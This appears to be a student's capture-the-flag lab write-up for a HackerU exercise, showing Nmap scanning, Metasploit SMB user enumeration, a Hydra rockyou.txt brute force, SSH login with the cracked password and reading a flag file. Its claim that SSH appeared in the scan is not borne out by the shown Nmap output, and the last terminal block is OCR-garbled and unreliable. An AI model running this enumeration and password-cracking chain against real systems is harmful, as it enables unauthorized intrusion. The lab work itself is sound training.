

Project III Bypassing the perimeter

Frejer Witold

Note: Remember to set up the imported machine and your Kali machine to use the NAT Network interface (172.20.10.0/24)





Scan a given network and find a vulnerable machine with open ports.

1 Use a scanning tool (Nmap) to enumerate the vulnerable machine.

The first step involved scanning the network to identify machines with open ports. We used Nmap to determine which ports were accessible on machines within the 172.20.10.4 network.

Command Executed:

bash nmap –sV 172.20.10.4

Results:

172.20.10.4: Ports 139 and 445 open (Samba smbd 4.6.2)

So we can execute metasploit on port 445.

2 Use Metasploit to find an exploit for username enumeration according to the open services you found in the vulnerable machine.

We utilized Metasploit to enumerate users on the SMB server running on port 445.

Search for exploit for SMB service on Metasploit.

Use the smb enumusers exploit to enumerate users working via the SMB service.

Use the smb enumusers module to enumerate users:

```
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(s
                                         s) > options
Module options (auxiliary/scanner/smb/smb_enumusers):
                 Current Setting Required Description
   DB_ALL_USERS false
                                   no
                                             Add all enumerated usernames to the database
                                          The target host(s), see https://docs.metasploit.co
   RHOSTS
                                   yes
                                             m/docs/using-metasploit/basics/using-metasploit.ht
                                             ml
   SMBDomain
                                             The Windows domain to use for authentication
   SMBPass
                                              The password for the specified username
                                   no
   SMBUser
                                              The username to authenticate as
   THREADS
                                              The number of concurrent threads (max one per host
                                   yes
View the full module info with the info, or info -d command.
                                 enumusers) > set RHOSTS 172.20.10.4
msf6 auxiliary(scanner,
msf6 auxiliary(scanner/smb/smb_enumuse)
RHOSTS ⇒ 172.20.10.4
msf6 auxiliary(scanner/smb/smb_enumuse)
msf6 auxiliary(sc
                                        rs) > set THREADS 10
THREADS ⇒ 10
msf6 auxiliary(scanner/smb/smb_enumusers) > run
[+] 172.20.10.4:139 - UBUNTU [ jessica ] ( LockoutTries=0 PasswordMin=5 )
[*] 172.20.10.4: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(
                                          ) >
```

The enumeration process provided a list of usernames from the SMB service.

3 Use Hydra to crack the password using the username you found with rockyou.txt wordlist.

We used Hydra to attempt password cracking against the usernames found through SMB enumeration. The rockyou.txt wordlist was used for brute-force attempts. Login is jessica we get it from metasploit response.

```
(kali® kali)-[/usr/share/wordlists]

$ hydra -l jessica -P /usr/share/wordlists/rockyou.txt smb://172.20.10.4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-12 14:31:28

[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)

[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task

[DATA] attacking smb://172.20.10.4:445/

[ERROR] target smb://172.20.10.4:445/ does not support SMBv1
```

As you see there is a problem with attack target by SMB version 1. Hydra doesnt support it. So I decide to attack machine with ssh protocole, it was also open as you see in nmap results.

We Get the password.

Login: jessica password: dragon

4 Connect remotely via SSH using the username and password you found.

After successfully cracking the password, we used the obtained credentials to connect to the target machine via SSH.

```
-(kali®kali)-[/usr/share/wordlists]
_$ ssh jessica@172.20.10.4
The authenticity of host '172.20.10.4 (172.20.10.4)' can't be established.
ED25519 key fingerprint is SHA256:nUSb3IYj9TwjbH8J073wpYjTdZjRAIuycVWNR1GRm0I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.4' (ED25519) to the list of known hosts. jessica@172.20.10.4's password:
Permission denied, please try again.
jessica@172.20.10.4's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
https://ubuntu.com/advantage
 * Management:
 * Support:
  System information as of Mon Aug 12 14:35:12 UTC 2024
                                                             109
  System load: 0.0
                                   Processes:
  Usage of /: 99.2% of 1.96GB Users logged in:
                                                             0
                                   IPv4 address for enp0s3: 172.20.10.4
  Memory usage: 6%
  Swap usage:
  ⇒ / is using 99.2% of 1.96GB
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Sep 24 11:09:49 2023 from 10.0.2.240
jessica@ubuntu:~$
```

Successfully logged into the target machine.

5 Find the flag.txt file and read the content.

```
Last login: Sun Sep 24 11:09:49 2023 from 10.0.2.240
jessica@ubuntu:~$ find / -name flag.txt 2>/dev/null
/var/local/flag.txt
jessica@ubuntu:~$ cat /var/local/flag.txt
HackerU{M1ss10n_5ucc3ss_Cy83r_Thr3at5_F0und!}
jessica@ubuntu:~$
```

Once connected via SSH, we searched for the flag.txt file and read its contents.

Located and read the content of the flag.txt file.

Flag is Hackeru{...}

Well done.

```
Southur 20.04.6 LTs ubuntu tty!

dountu login: jessica

Passands

**Closure to libertu 20.04.6 LTG (SMU/Linux 5.4.0-195-generic x86_64)

**Locare to libertu 20.04.6 LTG (SMU/Linux 5.4.0-195-generic x86_64)

**Boocenertation: https://belg.ubuntu.com

**Monogenett: https://belg.ubuntu.com

**Monogenett: https://belg.ubuntu.com

**Monogenett: https://belg.ubuntu.com

**Stypest: information as of from mag 12 1448100 UTD 2024

**System loads: 0.0

**System loads: 0.0

**System loads: 0.0

**Processes:

16

**Users 1099 1.28 of 1.9668

**Strictly confined kubernetes makes edge and Of secure. Learn how Microsts

just raises the bear for edge, secure wis cluster deployment.

https://bbuntu.com/emges/secure-bubernetes-at-the-edge

**Spring to the bear for edge, secure-bubernetes-at-the-edge

**Depanded Security Muinteninoer for Repolications is not enabled.

**O updates can be applied immediately.

**Enable StR Ages to receive additional future security updates.

**Dee Ilist of available updates is more than a week old.

**To check for new updates numl subs sect update

**Login Kenn Mag 12 1418512 UTD 2024 from 172,20,10.6 on pts/0

**Spring Strictly Confidence of the spring of the security updates.

**Describbantur's is

**Jessicabbantur's is

**Jessicabbantur's is

**Jessicabbantur's is

**Jessicabbantur's is

**Jessicabbantur's park

**Jessicabbantur's pa
```

Proof.